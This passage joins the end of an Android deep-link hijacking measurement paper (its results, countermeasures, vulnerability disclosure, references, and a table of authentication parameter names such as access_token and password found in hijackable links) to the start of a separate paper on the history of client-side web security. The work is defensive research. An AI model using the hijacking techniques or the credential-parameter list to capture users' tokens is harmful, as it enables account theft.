Insecure Usage of Intent URL. Among the 1,203 Intent URLs, we find 25 Intent URLs did not specify the package name of the target app (only the host or scheme). These 25 Intent URLs can be hijacked.

7.2 Measuring Hijacking Risk on Web

To estimate the level of hijacking risks on the web, we now revisit the hijacking attacks detected in §6 (those on per-app schemes/hosts). We seek to measure the volume of hijacked links among webpages, and estimation App link's contributions over existing risks introduced by scheme URLs.

Hijacked Mobile Deep Links. We extract links from *Alexa1M* that are registered by multiple apps, which returns 408,455 scheme URLs and 2,741,817 App links. Among them, 7,242 scheme URLs and 2,619,565 App links contain per-app schemes/hosts (*i.e.*, hijacked links).

The key observation is that App links introduce orders of magnitude more hijacked links than scheme URLs, as shown in Figure 12 (log scale y-axis). We further examine the number of *websites* that contain hijacked links. As shown in Figure 13, App links have a dominating contribution: 456K websites (out of 1 million, 45.6%) contains per-app App links that are subject to link hijacking. The corresponding number for scheme URL is 5.3K websites (0.5%).

App links, designed as the secure version of deep links, actually expose users to a higher level of risks. In-

tuitively, http/https links have been used on the web for decades. Once apps register App links, a large number of existing http/https links on the web are automatically interpreted as App links. This creates more opportunities for malicious apps to perform link hijacking.

Links Carrying Sensitive Data. To illustrate the practical consequences of link hijacking, we perform a quick analysis on the hijacked links with a focus on their parameters. A quick keyword search returns 74 sensitive parameter names related to authentications (*e.g.*, `authToken`, `sessionid`, `password`, `access_token`, full list in Appendix). We find that 1075 hijacked links contain at least one of the sensitive parameters. A successful hijacking will expose these parameters to the attacker app. This is just one example, and by no means exhaustive in terms of possibly sensitive data carried in hijacked links (*e.g.*, PII, location).

8 Discussion

Key Implications. Our results shed light on the practical challenges to mitigate vulnerable mobile deep links. First, scheme URL was designed for mixed purposes, including invoking a generic function (functional/third-party schemes) and launching a target app (per-app schemes). The multipurpose design makes it difficult to uniformly enforce security policies (*e.g.*, associating schemes to apps). A more practical solution should prohibit per-app schemes, while not crippling the widely deployed functional/third-party schemes on the web.

Second, App links and Intent URLs were designed with security in mind. However, their practical usage has deviated from the initial design. Particularly for App links, 98% of apps did not implement link verification correctly. In addition to various configuration errors, a more important reason is unverified links still work on Android, and developers are likely not motivated to verify links. As a result, App links not only fail to provide better security, but worsen the situation significantly by introducing more hijackable links.

Finally, the insecurity of deep links leads to a tough trade-off between security and usability. Mobile deep links were designed for usability, to enable seamless context-aware transitions from web to apps. However, due to the insecure design, mobile platforms have to constantly prompt users to confirm the links they clicked, which in turn hurts usability. The current solution for Android (and iOS) takes a middle ground, by letting users set "preference" for certain apps to disable prompting. We find this leads to new security vulnerabilities (over permission risk in §5.2) that allow malicious apps to hijack arbitrary HTTP/HTTPS URLs in the Android browser.

Legacy Issue. Android does not strongly enforce App link verification possibly due to the legacy issues. First, scheme URLs are still widely used on websites as discussed in §7. Disabling scheme links altogether would inevitably affect users' web browsing experience (*e.g.*, causing broken links [8]). Second, according to Google's report [11], over 60% of Android devices are still using Android 5.0 or earlier versions, which do not support App link verification. Android allows apps (6.0 or higher) to use verified App links while maintaining backward compatibility by not enforcing the verification.

Countermeasures. We discuss three countermeasures to mitigate link hijacking risks. In the short term, the most effective countermeasures would be disabling scheme URLs in mobile browsers and WebViews. Note that this is not to disable the app interfaces defined by schemes, but to encourage (force) websites to use Intent URLs to invoke per-app schemes safely. Android may also whitelist a set of well-defined functional schemes to avoid massively breaking functional links. For customized scheme URLs that are still used on the web, Android needs to handle their failure gracefully without severely degrading user experience. Second, prohibiting apps from opening unverified App links to prevent link hijacking. The drawback is that apps without a web front would face difficulties to use deep links — they will need to rely on third-party services such as Brach.io [4] or Firebase [5] to host their association files. Third, addressing the over-permission vulnerability (§5.2), by adopting more fine-grained preference setting (*e.g.*, at the host level or even the link level). This threat would also go away if Android strictly enforces App link verifications.

Vulnerability Notification & Mitigation. Our study identifies new vulnerabilities and attacks, and we are taking active steps to notifying the related parties for the risk mitigation.

First, regarding the over-permission vulnerability, we have filed a bug report through Google's Vulnerability Reward Program (VRP) in February 2017. As of June 2017, we have established a case and submitted the second round of materials including the proof-of-concept app and a demo of the attack. We are waiting for further responses from Google. Second, we have reported our findings to the Android anti-malware team and the Firebase team regarding the massive unverified App links and the misconfiguration issues. Details regarding their mitigation plan, however, were not disclosed to us. Third, as shown in §5.1, most of the misconfigured App links have not been fixed after 5 months. In the next step, we plan to contact the developers, particularly those of hijacked apps and help them to mitigate the configuration errors.

Limitations. Our study has a few limitations. First, our conclusions are limited to mobile deep links of Android. Although iOS takes a more strict approach to enforcing the link verification, it remains to be seen how well the security guarantees are achieved in practice. Our brief measurement in §5.1 already shows that iOS universal links also have misconfigurations. More extensive measurements are needed to fully understand the potential security risks of iOS deep links. Second, our measurement scope is still limited comparing to the size of Android app market and the whole web. We argue that data size is sufficient to draw our conclusions. By measuring the most popular apps (160,000+) and web domains (1,000,000), we collect strong evidence on the incompetence of the newly introduced linking mechanisms in providing better security. Third, we only focus on the link hijacking threat, because this is the security issue that App links and Intent URLs were designed to address. There are other threats related to web-to-mobile communications such as exploiting WebViews and browsers [20, 37], and cross-site request forgery on apps [27, 46, 50]. Our work is complementary to existing work to better understand and secure the web-and-app ecosystem.

9 Related Work

Inter-app Communication & Deep Links. Researchers have discovered various vulnerabilities in the inter-app communication mechanism in Android [19, 23] and iOS [52], which leads to potential hijacking and spoofing attacks. The fundamental issue is a lack of source and destination authentication [52]. In the context of app-to-app communication, attacks may cause permission escalation [15, 21] and sensitive data leakage [46]. Mobile deep links (*e.g.*, scheme URL) inherent some of these vulnerabilities when facilitating communications between websites and apps. Unlike web URLs whose uniqueness is guaranteed by the DNS, mobile deep links lack a similar, centralized entity for link registration and addressing. As a result, multiple apps may register the same link, leading to hijacking risks. Our work is complementary to existing work since we focus on large-scale empirical measurements, providing new understandings to how the risks are mitigated in practice.

Other recent works on mobile deep links focus on improving usability instead of security. Two systems are proposed to automatically generate deep links for apps via static and dynamic code analysis [38, 49].

Mobile Browser Security. In web-to-app communications, mobile browsers play an important role in bridging websites and apps, which can also be the target of attacks. For example, malicious websites may attack the browser using XSS [27, 50] and origin-crossing [52]. The threat also applies to customized in-app browsers (called WebView) [20, 37, 40, 51]. In our work, we focus hijacking threats to apps, a different threat model where browser is the not target.

Detection and Mitigation. Existing research has explored different approaches to detect vulnerabilities in app-to-app communications. On one hand, static code analysis leverages call graphs and flow analysis to detect information leakages [15, 26, 36, 45, 57] and vulnerable interfaces for inter-app communications [14, 32, 33, 34, 41, 42, 43]. On the other hand, dynamic analysis tracks information flow in the runtime which can capture attacks that would be otherwise missed by static analysis [24, 28, 30, 54, 56]. To remove and mitigate vulnerabilities, researchers propose to automatically generate app patches [39, 45, 58], enforce strict policies [16, 17, 31, 51, 59] and provide guidelines for writing safer apps [31]. Our work highlights the significant gap between a security solution and the practical impact in mitigating threats. Beyond technical solutions, other factors such as developer incentives and capabilities and mobile platform policies also play a big role.

10 Conclusion

In this paper, we conducted the first large-scale measurement study on mobile deep links across popular Android apps and websites. Our results showed strong evidence that the newly proposed deep link methods (App links and Intent URLs) fail to address the existing hijacking risks in practice. In addition, we identified new vulnerabilities and empirical misconfigurations in App links which ultimately expose users to a higher level of risks. Finally, we made a list of suggestions to countermeasure the link hijacking risks in Android. Moving forward, we plan to further investigate automated methods for hijacking detection, and conduct more extensive measurements on iOS deep links in the future.

Acknowledgments

The authors wish to thank the anonymous reviewers and our shepherd Manuel Egele for their helpful comments, and Bolun Wang for sharing the scripts to collect the meta data of Android apps. This project was supported by NSF grant CNS-1717028. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

References

[1] Alexa. http://www.alexa.com.

[2] Android Intents with Chrome. https://developer.chrome.com/multidevice/android/intents.

[3] App programming guide for ios. https://developer.apple.com/library/content/documentation/iPhone/Conceptual/iPhoneOSProgrammingGuide/Inter-AppCommunication/Inter-AppCommunication.html.

[4] Branch. https://developer.branch.io/.

[5] Firebase App Indexing. https://firebase.google.com/docs/app-indexing.

[6] Handling App Links. https://developer.android.com/training/app-links/index.html.

[7] Interacting with Other Apps. https://developer.android.com/training/basics/intents/filters.html.

[8] iOS 9.2 Update: The Fall of URI Schemes and the Rise of Universal Links. https://blog.branch.io/ios-9-2-redirection-update-uri-scheme-and-universal-links/.

[9] Support Universal Links. https://developer.apple.com/library/content/documentation/General/Conceptual/AppSearch/UniversalLinks.html.

[10] Smartphone apps crushing mobile web times. https://www.emarketer.com/Article/Smartphone-Apps-Crushing-Mobile-Web-Time/1014498, October 2016.

[11] Android platform versions. https://developer.android.com/about/dashboards/index.html, May 2017.

[12] AKHAWE, D., AND FELT, A. P. Alice in warningland: A large-scale field study of browser security warning effectiveness. In *Proc. of USENIX Security* (2013).

[13] AUTHORITY, I. A. N. Uniform resource identifier (URI) schemes. http://www.iana.org/assignments/uri-schemes/uri-schemes.xhtml, February 2017.

[14] BAGHERI, H., SADEGHI, A., GARCIA, J., AND MALEK, S. COVERT: Compositional analysis of Android inter-app permission leakage. *IEEE Transactions in Software Engineering* (2015).

[15] BOSU, A., LIU, F., YAO, D. D., AND WANG, G. Collusive data leak and more: Large-scale threat analysis of inter-app communications. In *Proc. of ASIACCS* (2017).

[16] BUGIEL, S., DAVI, L., DMITRIENKO, A., FISCHER, T., AND SADEGHI, A.-R. XManDroid: A new Android evolution to mitigate privilege escalation attacks. *Technische Universität Darmstadt, Technical Report TR-2011-04* (2011).

[17] BUGIEL, S., HEUSER, S., AND SADEGHI, A.-R. Flexible and fine-grained mandatory access control on Android for diverse security and privacy policies. In *Proc. of USENIX Security* (2013).

[18] CHEN, E. Y., PEI, Y., CHEN, S., TIAN, Y., KOTCHER, R., AND TAGUE, P. Oauth demystified for mobile application developers. In *Proc. of CCS* (2014).

[19] CHIN, E., FELT, A. P., GREENWOOD, K., AND WAGNER, D. Analyzing inter-application communication in Android. In *Proc. of MobiSys* (2011).

[20] CHIN, E., AND WAGNER, D. Bifocals: Analyzing webview vulnerabilities in Android applications. In *Proc. of WISA* (2014).

[21] DAVI, L., DMITRIENKO, A., SADEGHI, A.-R., AND WINANDY, M. Privilege escalation attacks on Android. In *Proc. of ISC* (2011).

[22] EGELMAN, S., CRANOR, L. F., AND HONG, J. You've been warned: An empirical study of the effectiveness of web browser phishing warnings. In *Proc. of CHI* (2008).

[23] ELISH, K. O., YAO, D., AND RYDER, B. G. On the need of precise inter-app ICC classification for detecting Android malware collusions. In *Proc. of MoST* (2015).

[24] ENCK, W., GILBERT, P., HAN, S., TENDULKAR, V., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. TaintDroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM TOCS 32*, 2 (2014), 5.

[25] ENGLEHARDT, S., AND NARAYANAN, A. Online tracking: A 1-million-site measurement and analysis. In *Proc. of CCS* (2016).

[26] GORDON, M. I., KIM, D., PERKINS, J. H., GILHAM, L., NGUYEN, N., AND RINARD, M. C. Information flow analysis of Android applications in DroidSafe. In *Proc. of NDSS* (2015).

[27] HAY, R., AND AMIT, Y. Android browser cross-application scripting (cve-2011-2357). Tech. rep., July 2011.

[28] HAY, R., TRIPP, O., AND PISTOIA, M. Dynamic detection of inter-application communication vulnerabilities in Android. In *Proc. of ISSTA* (2015).

[29] INTERNATIONAL DATA CORPORATION (IDC). Smartphone OS Market Share. `http://www.idc.com/prodserv/smartphone-os-market-share.jsp`, November 2016.

[30] JING, Y., AHN, G.-J., DOUPÉ, A., AND YI, J. H. Checking intent-based communication in Android with intent space analysis. In *Proc. of ASIACCS* (2016).

[31] KANTOLA, D., CHIN, E., HE, W., AND WAGNER, D. Reducing attack surfaces for intra-application communication in Android. In *Proc. of SPSM* (2012).

[32] KLIEBER, W., FLYNN, L., BHOSALE, A., JIA, L., AND BAUER, L. Android taint flow analysis for app sets. In *Proc. of SOAP* (2014).

[33] LI, L., BARTEL, A., BISSYANDE, T. F. D. A., KLEIN, J., LE TRAON, Y., ARZT, S., RASTHOFER, S., BODDEN, E., OCTEAU, D., AND MCDANIEL, P. IccTA: detecting inter-component privacy leaks in Android apps. In *Proc. of ICSE* (2015).

[34] LIU, F., CAI, H., WANG, G., YAO, D. D., ELISH, K. O., AND RYDER, B. G. MR-Droid: A scalable and prioritized analysis of inter-app communication risks. In *Proc. of MoST* (2017).

[35] LIU, Y., SONG, H. H., BERMUDEZ, I., MISLOVE, A., BALDI, M., AND TONGAONKAR, A. Identifying personal information in internet traffic. In *Proc. of COSN* (2015).

[36] LU, L., LI, Z., WU, Z., LEE, W., AND JIANG, G. CHEX: Statically vetting Android apps for component hijacking vulnerabilities. In *Proc. of CCS* (2012).

[37] LUO, T., HAO, H., DU, W., WANG, Y., AND YIN, H. Attacks on webview in the Android system. In *Proc. of ACSAC* (2011).

[38] MA, Y., LIU, X., DU, R., HU, Z., LIU, Y., YU, M., AND HUANG, G. DroidLink: Automated generation of deep links for Android apps. *CoRR abs/1605.06928* (2016).

[39] MULLINER, C., OBERHEIDE, J., ROBERTSON, W., AND KIRDA, E. PatchDroid: Scalable third-party security patches for Android devices. In *Proc. of ACSAC* (2013).

[40] MUTCHLER, P., DOUPÉ, A., MITCHELL, J., KRUEGEL, C., AND VIGNA, G. A large-scale study of mobile web app security. In *Proc. of IEEE MoST* (2015).

[41] OCTEAU, D., JHA, S., DERING, M., MCDANIEL, P., BARTEL, A., LI, L., KLEIN, J., AND LE TRAON, Y. Combining static analysis with probabilistic models to enable market-scale Android inter-component analysis. In *Proc. of POPL* (2016).

[42] OCTEAU, D., MCDANIEL, P., JHA, S., BARTEL, A., BODDEN, E., KLEIN, J., AND LE TRAON, Y. Effective inter-component communication mapping in Android: An essential step towards holistic security analysis. In *Proc. of USENIX Security* (2013).

[43] RAVITCH, T., CRESWICK, E. R., TOMB, A., FOLTZER, A., ELLIOTT, T., AND CASBURN, L. Multi-App security analysis with FUSE: Statically detecting Android app collusion. In *Proc. of PPREW* (2014).

[44] ROWINSKI, D. Digital strategy: Why native apps versus mobile web is a false choice. `https://arc.applause.com/2016/09/13/native-apps-versus-mobile-web-decision/`, September 2016.

[45] SBÎRLEA, D., BURKE, M. G., GUARNIERI, S., PISTOIA, M., AND SARKAR, V. Automatic detection of inter-application permission leaks in Android applications. *IBM Journal of Research and Development 57*, 6 (2013), 10–1.

[46] SCHLEGEL, R., ZHANG, K., ZHOU, X., INTWALA, M., KAPADIA, A., AND WANG, X. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In *Proc. of NDSS* (2011).

[47] STAROV, O., GILL, P., AND NIKIFORAKIS, N. Are you sure you want to contact us? quantifying the leakage of pii via website contact forms. In *Proc. of PETS* (2016).

[48] STATISTA: THE STATISTICS PROTAL. Number of available applications in the Google Play store from December 2009 to February 2016. `http://www.statista.com/statistics/266210/number-of-available-applications-in-the-google-play-store/`, 2016.

[49] TANZIRUL AZIM, ORIANA RIVA, S. N. uLink: Enabling user-defined deep linking to app content. In *Proc. of Mobisys* (2016).

[50] TERADA, T. Attacking Android browsers via intent scheme urls. Tech. rep., March 2014.

[51] TUNCAY, G. S., DEMETRIOU, S., AND GUNTER, C. A. Draco: A system for uniform and fine-grained access control for web code on Android. In *Proc. of CCS* (2016).

[52] WANG, R., XING, L., WANG, X., AND CHEN, S. Unauthorized origin crossing on mobile platforms: Threats and mitigation. In *Proc. of CCS* (2013).

[53] WU, M., MILLER, R. C., AND GARFINKEL, S. L. Do security toolbars actually prevent phishing attacks? In *Proc. of CHI* (2006).

[54] XIA, M., GONG, L., LYU, Y., QI, Z., AND LIU, X. Effective real-time android application auditing. In *Proc. of IEEE S&P* (2015).

[55] XING, L., BAI, X., LI, T., WANG, X., CHEN, K., LIAO, X., HU, S.-M., AND HAN, X. Cracking app isolation on apple: Unauthorized cross-app resource access on MAC OS X and iOS. In *Proc. of CCS* (2015).

[56] YANG, K., ZHUGE, J., WANG, Y., ZHOU, L., AND DUAN, H. IntentFuzzer: Detecting capability leaks of Android applications. In *Proc. of ASIACCS* (2014).

[57] YANG, Z., YANG, M., ZHANG, Y., GU, G., NING, P., AND WANG, X. S. AppIntent: analyzing sensitive data transmission in Android for privacy leakage detection. In *Proc. of CCS* (2013).

[58] ZHANG, M., AND YIN, H. AppSealer: Automatic generation of vulnerability-specific patches for preventing component hijacking attacks in Android applications. In *Proc. of NDSS* (2014).

[59] ZHANG, Y., YANG, M., GU, G., AND CHEN, H. FineDroid: Enforcing permissions with system-wide application execution context. In *Proc. of SecureComm* (2015).

Appendix

Features for Classifying Schemes. Table 8 shows a list of features for classifying per-app schemes and third-party schemes in §6. These features are selected based on the intuition that third-party schemes are likely to be used by a larger variety of apps and developers, but are used for similar components in the third-party library

Sensitive Mobile Deep Link Parameters . Table 9 is a list of sensitive parameters identified in the mobile deep links from Alexa top 1 million websites. We exclusively focus on link parameters that are related to authentication. These parameter names are used in §7 to match hijacked deep links that carry sensitive data. We obtain this list by keyword searching and manual annotation. This is by no means an exhaustive list. The goal is provide examples to illustrate practical consequences of link hijacking attacks.

Feature	Description
aNum	Total # of apps
uDev	# of developers
cNum	Total # of components
ucNum	# of unique components
utcNum	# of unique third-party components
npcNum	# of unique components name (no prefix)
tDev	# of developers with third-party components
apDev	Average # of apps of the same developer
tDevP	% of third-party developers
ucP	% of unique components

Table 8: Features used for scheme classification.

access_token, actionToken, api_key, apikey, apiToken, Auth, auth_key, auth_token, authenticity_token, authkey, authToken, autologin, AWSAccessKeyId, cookie, csrf_token, csrfKey, csrfToken, ctoken, fk_session_id, FKSESSID, FOGSESSID, force_sid, formkey, gsessionid, guestaccesstoken, hkey, IKSESSID, imprToken, jsessionid, key, keycode, keys, LinkedinToken, live_configurator_token, LLSESSID, MessageKey, mrsessionid, navKey, newsid, oauth_callback, oauth_token, pasID, pass, pass_key, password, PHPSESSID, piggybackCookie, plkey, redir_token, reward_key, roken2, seasonid, secret_key, secret_perk_token, ses_key, sesid, SESS, sessid, sessid2b4f0b11dea2f7ae4bfff49b6307d50f, SESSION, session_id, session_rikey, sessionGUID, sessionid, sh_auth, sharedKey, SID, tok, token, uepSessionToken, vt_session_id, wmsAuthSign, ytsession

Table 9: Sensitive parameters in mobile deep links.

How the Web Tangled Itself: Uncovering the History of Client-Side Web (In)Security

Ben Stock
CISPA, Saarland University
Saarland Informatics Campus

Martin Johns
SAP SE

Marius Steffens
CISPA, Saarland University
Saarland Informatics Campus

Michael Backes
CISPA, Saarland University
Saarland Informatics Campus

Abstract

While in its early days, the Web was mostly static, it has organically grown into a full-fledged technology stack. This evolution has not followed a security blueprint, resulting in many classes of vulnerabilities specific to the Web. Even though the server-side code of the past has long since vanished, the Internet Archive gives us a unique view on the historical development of the Web's client side and its (in)security. Uncovering the insights which fueled this development bears the potential to not only gain a historical perspective on client-side Web security, but also to outline better practices going forward.

To that end, we examined the code and header information of the most important Web sites for each year between 1997 and 2016, amounting to 659,710 different analyzed Web documents. From the archived data, we first identify key trends in the technology deployed on the client, such as the increasing complexity of client-side Web code and the constant rise of multi-origin application scenarios. Based on these findings, we then assess the advent of corresponding vulnerability classes, investigate their prevalence over time, and analyze the security mechanisms developed and deployed to mitigate them.

Correlating these results allows us to draw a set of overarching conclusions: Along with the dawn of JavaScript-driven applications in the early years of the millennium, the likelihood of client-side injection vulnerabilities has risen. Furthermore, there is a noticeable gap in adoption speed between easy-to-deploy security headers and more involved measures such as CSP. But there is also no evidence that the usage of the easy-to-deploy techniques reflects on other security areas. On the contrary, our data shows for instance that sites that use `HTTPonly` cookies are actually *more* likely to have a Cross-Site Scripting problem. Finally, we observe that the rising security awareness and introduction of dedicated security technologies had no immediate impact on the overall security of the client-side Web.

1 A Historic Perspective on Web Security

The Web platform is arguably one of the biggest technological successes in the area of popular computing. What modestly started in 1991 as a mere transportation mechanism for hypertext documents is now the driving force behind the majority of today's dominating technologies. However, from a security point of view, the Web's track record is less than flattering, to a point in which a common joke under security professionals was to claim that the term *Web security* is actually an oxymoron.

Over the years, Web technologies have given birth to a multitude of novel, Web-specific vulnerability classes, such as Cross-Site Scripting (XSS) or Clickjacking, which simply did not exist before, many of them manifesting themselves on the Web's client side. These ongoing developments are due to the fact that the Web's client side is under constant change and expansion. While early Web pages were mostly styled hypertext documents with limited interaction, modern Web sites push thousands of lines of code to the browser and implement non-trivial application logic. This ongoing development shows no signs of stopping or even slowing down. The trend is also underlined by the increase in client-side APIs in the browser: while in 2006 Firefox featured only 12 APIs, it now has support for 93 different APIs ranging from accurate timing information to an API to interact with Virtual Reality devices[1]. This unrestricted growth led to what Zalewski [41] dubbed *The Tangled Web*.

Now, more than 25 years into the life of the Web, it is worthwhile to take a step back and revisit the development of Web security over the years. This allows us to gain a historical perspective on the security aspects of an emerging and constantly evolving computing platform and also foreshadows future trends.

Unfortunately, the majority of Web code is commercial and, thus, not open to the public. Historic server-

[1] A list of all available features in current browsers is available at `http://caniuse.com/`

side code that has been replaced or taken offline cannot be studied anymore. However, the Web's client side, i.e., all Web code that is pushed in the form of HTML or JavaScript to the browser is public. And thankfully, the Internet Archive has recognized the historical significance of the Web's public face early on and attempts to preserve it since 1996.

Thus, while the server-side portion of old Web applications is probably gone forever, the client-side counterpart is readily available via the Internet Archive's Wayback Machine. This enables a novel approach to historical security studies: A multitude of Web security problems, such as Client-Side XSS or Clickjacking, manifest themselves on the client side exclusively. Hence, evidence of these vulnerabilities is contained in the Internet Archive and thus available for examination. Many of the current state-of-the-art security testing methods can be adapted to work on the archived version of the sites, enabling an automated and scalable security evaluation of the historic code.

Thus, we find that the archived client-side Web code offers the unique opportunity *to study the security evolution of one of the most important technology platforms during (almost) its entire existence*, allowing us to conduct historical analyses of a plethora of properties of the Web. This way, we are not only able to investigate past Web trends, but also draw conclusions on current and future Web development trends and (in)security. In the following, we give a brief overview of our conducted study and outline our research approach.

Technological Evolution of the Web's Client Side We first examine the evolution of client-side technologies, i.e., which technologies prevailed in the history of the Web. We then systematically analyze the archived code on a syntactical level. The focus of this analysis step is on observable indicators that provide evidence on how *diversity*, *complexity*, and *volume* of this code has developed over the years, as all these three factors have a direct impact on the likelihood of vulnerabilities. Section 3 reports on our findings in this area. The overall goal of this activity is to enable the correlation of trends in the security area with ongoing technological shifts.

Resulting Security Problems With the ever-growing complexity of the deployed Web code and the constant addition of new powerful capabilities in the Web browser in the form of novel JavaScript APIs the overall amount of potential vulnerability classes has risen as well. As motivated above, several of the vulnerabilities which exclusively affect the client side have been properly archived and, thus, can be reliably detected in the historical data. We leverage this capability to assess a lower bound of vulnerable Web sites over the years. Section 4 documents our security testing methodology and highlights our key findings in the realm of preserved security vulnerabilites.

Introduction of Dedicated Security Mechanisms To meet the new challenges of the steadily increasing security surface on the Web's client side, several dedicated mechanisms, such as security-centric HTTP headers or JavaScript APIs, have been introduced. We examine if and how these mechanisms have been adopted during their lifespan. This provides valuable evidence with respect how the awareness of security issues has changed over time and if this awareness manifests itself in overall improvements of the site's security characteristics. We discuss the selected mechanisms and the results of our analysis in Section 5.

Overarching Implications of our Analysis Based on the findings of our 20-year-long study, we analyze the implications of our collected data in Section 6. By looking at historical trends and correlating the individual data items, we can draw a number of conclusions regarding the interdependencies of client-side technology and client-side security. Moreover, we investigate correlations between actual vulnerabilities discovered in historical Web applications and the existence of security awareness indicators at the time, and finish with a discussion of important next steps for Client-Side Web security.

2 Methodology

In this section, we present our methodology of using the Internet Archive as a gateway to the past, allowing us to investigate the evolution of the Web's client side (security), and outline our technical infrastructure.

2.1 Mining the Internet Archive for Historical Evidence

To get a view into the client-side Web's past, the Internet Archive (`https://archive.org`) offers a great service: since 1996, it archives HTML pages, including all resources which are included, such as images, stylesheets, and scripts. Moreover, for each HTML page, it also stores the header information initially sent by the remote server allowing us to even investigate the prevalence of certain headers over time.

For a thorough view into how the Web's client side changed over the years, we specifically selected the 500 most relevant pages for each year. Given that these are the most frequented sites of the time, they also had the greatest interest in securing their sites against attacks.

For this purpose, we analyzed the sites identified by Lerner et al. [19] as the 500 most important sites per year. For 1996, the Internet Archive only archived copies of less than half of these sites, though. Therefore, for our work, we selected the years 1997 to 2016. For each year, we used the first working Internet Archive snapshot of each domain as an entry point.

Unlike Lerner et al. [19], who investigated the evolution of tracking, though, we did not restrict our analysis to the start pages of the selected sites. Instead, we followed the first level of links to get a broader coverage of the sites. In doing so, we encountered similar issues as described in the previous work: several sites were unavailable in the archive and links often led to content from a later point in time. To allow for a precise analysis, we excluded all domains that either had no snapshot in the Archive for a given year or did not have any working subpages. Moreover, when crawling the discovered links, we excluded any that resulted in a redirect to either a more recent, cached resource or the live version of the site. Also, when a page redirected to an older version, we only allowed the date to deviate at most three months from the start page. On average, this allowed us to consider 422 domains per year [2]. On these domains, we crawled a grand total of 659,710 unique URLs, yielding 1,376,429 frames, 5,440,958 distinct scripts, and 21,169,634 original HTTP headers for our analysis. Since the number of domains varies for each year, throughout this paper we provide fractions rather than absolute numbers for better comparability.

Threats to Validity Given the nature of the data collected by the Internet Archive, our work faces certain threats to validity. On the one hand, given the redirection issues to later versions discussed above, we cannot ensure a complete coverage of the analyzed Web site, i.e., we might miss a specific page which carries a vulnerability or might not collect an HTTP header only sent when replying to a certain request, e.g., a session cookie sent after login. Moreover, since the Archive's crawler cannot log into an application, we are unable to analyze protected parts of a Web site.

The analyses of Client-Side XSS vulnerabilities are based on the dynamic execution of archived pages, for which we use a current version of Google Chrome. To the best of our knowledge, this should not be cause for over-approximation of our results. On the contrary, Internet Explorer does not automatically encode any part of a URL when accessed via JavaScript, i.e., especially in the case of Client-Side Cross-Site Scripting, our results provide a lower bound of exploitable flaws.

Nevertheless, we believe that the Archive gives us the unique opportunity to get a glimpse into the state of Web security over a 20-year time frame. Moreover, several works from the past that investigate singular issues we highlight as part of our study confirm our historical findings [16, 10, 24, 17, 31, 38].

[2] For a full list of domains see `https://goo.gl/eXjQfs`




Figure 1: Infrastructure overview

2.2 Technical Infrastructure

In this section, we briefly explain the technical infrastructure used to conduct our study.

Custom Proxy and Crawlers To reduce the load on the Wayback Archive, we set up our own proxy infrastructure. Archive.org adds certain HTML and JavaScript elements to each cached page to gather statistics. In our proxy, before persisting the files to disk, we removed all these artifacts which would taint our analysis results. The proxy infrastructure is depicted in Figure 1: for crawling, we used Google Chrome. The proxy was set up such that it only allowed access to archived pages. With our crawlers, we then collected all scripts and all headers sent from the Archive servers. Note that apart from the regular HTTP headers, the Archive also sends the original headers of the site at the time of archiving, prefixed with `X-Archive-Orig-`, allowing us to collect accurate original header information.

Data Storage and Parsing We stored all information gathered by our crawlers in a central database. For data analysis, we developed several tools, e.g., to parse header information. Moreover, to analyze the collected HTML and JavaScript we employed lightweight static analysis techniques. To discover relevant HTML elements, e.g., object tags, we used Python's BeautifulSoup to parse and analyze the HTML. For JavaScript, we developed a lightweight tool based on esprima and node.js to parse JavaScript and extract features such as called APIs, parameter passed to the APIs, or statements contained in each analyzed file.

Dynamic Dataflow Analysis To automatically verify the existence of Client-Side Cross-Site Scripting issues in the archived pages, we leveraged the techniques we developed for CCS 2013 [17]. To that end, we ran their modified version of Chromium on the cached pages to gather all data flows from attacker-controllable sources to dangerous sinks, such as `document.write` or `eval`. Subsequently, we ran an exploit generator to craft URLs modified in such a way that they would allow to exploit a vulnerability. The crawlers were then sent to visit these *exploit candidates*. If indeed a vulnerability existed, this triggered the payload allowing us to automatically verify the flaw. As this is not a contribution of this work, we refer the reader to [17] for further details.

3 Evolution of Client-Side Code

In this section, we discuss how client-side active content evolved over time, showing that JavaScript remains the only prevailing programming language on the Web's client side. While in the beginning of the Web, all content was merely static and at best linking to other documents, the Web has changed drastically over the course of the years. After server-side programming languages such as PHP enabled designing interactive server-side applications, at the latest starting with the advent of the so-called Web 2.0 around 2003, client-side technology became more and more important. To understand how this client-side technology evolved over time, we analyzed the HTML pages retrieved from the Internet Archive, searching specifically for the most relevant technologies, i.e., JavaScript, Flash, Java, and Silverlight.

Figure 2 shows the technologies we discovered in the top-ranked sites in our study over time. We observe that starting from the beginning our of study in 1997, JavaScript was widely deployed, while initially Java applets could also be discovered in few cases. Generally speaking, though, Java and Silverlight did not play a significant role in active technologies used by the top sites. Over the years, JavaScript usage increased, spiking from about 60% to 85% in 2003, reaching its peak in 2009 with 98.3% of all sites using JavaScript. This number remained stable until 2016. Curiously, not all sites appear to be using JavaScript. This, however, is caused by two factors: on the one hand, the Alexa top 500 list contains a number of Content Distribution Networks, which do not carry any JavaScript on their static HTML front pages. Moreover, we found that in some cases the Archive crawler could not store the included JavaScript. As our analysis only considers *executed* JavaScript, this makes for the second part of non-JavaScript domains.

Starting from 2002, we can also observe an increase in the usage of Flash. Its share increased, also reaching its peak in 2009 with 48%. However, we also observe that the use of Flash decreases noticeably in the following years ending with only approximately 20% of the 2016 site population using it. This is in part related to modern browsers nowadays switching off Flash by default, and moreover the fact that HTML5 can be used to develop interactive advertisements instead of Flash.




Figure 2: Technologies used by top 500 sites

In addition to the core technologies, we considered jQuery in our analysis, since it is one of the main drivers behind powerful JavaScript applications. We find that after it was first introduced in 2006, the major sites quickly picked up on its use. Until 2011, coverage quickly grew to over 65% of all sites using it, whereas by 2016, almost 75% of the major sites were using jQuery.

JavaScript as the Powerhouse of the Web 2.0 As we observed in the previous section, at least starting in 2003, JavaScript was omnipresent on the Web. To understand the magnitude of its success, we analyzed all JavaScript which was included in external scripts (not considering libraries like jQuery). We selected these instead of inline scripts (i.e., such scripts that do not have a `src` attribute, but contain the code in the script tags) as the major functionality of Web sites is mostly contained in such external scripts instead of being intermixed with the HTML code. Figure 3 shows the average number of statements in each external script by year, i.e., whenever a domain included a single external file in 2016, it contained more than 900 statements. As the figure shows, this number increased steadily over the years, while at the same time, the average number of scripts included in each frame remained stable at about four scripts per frame.

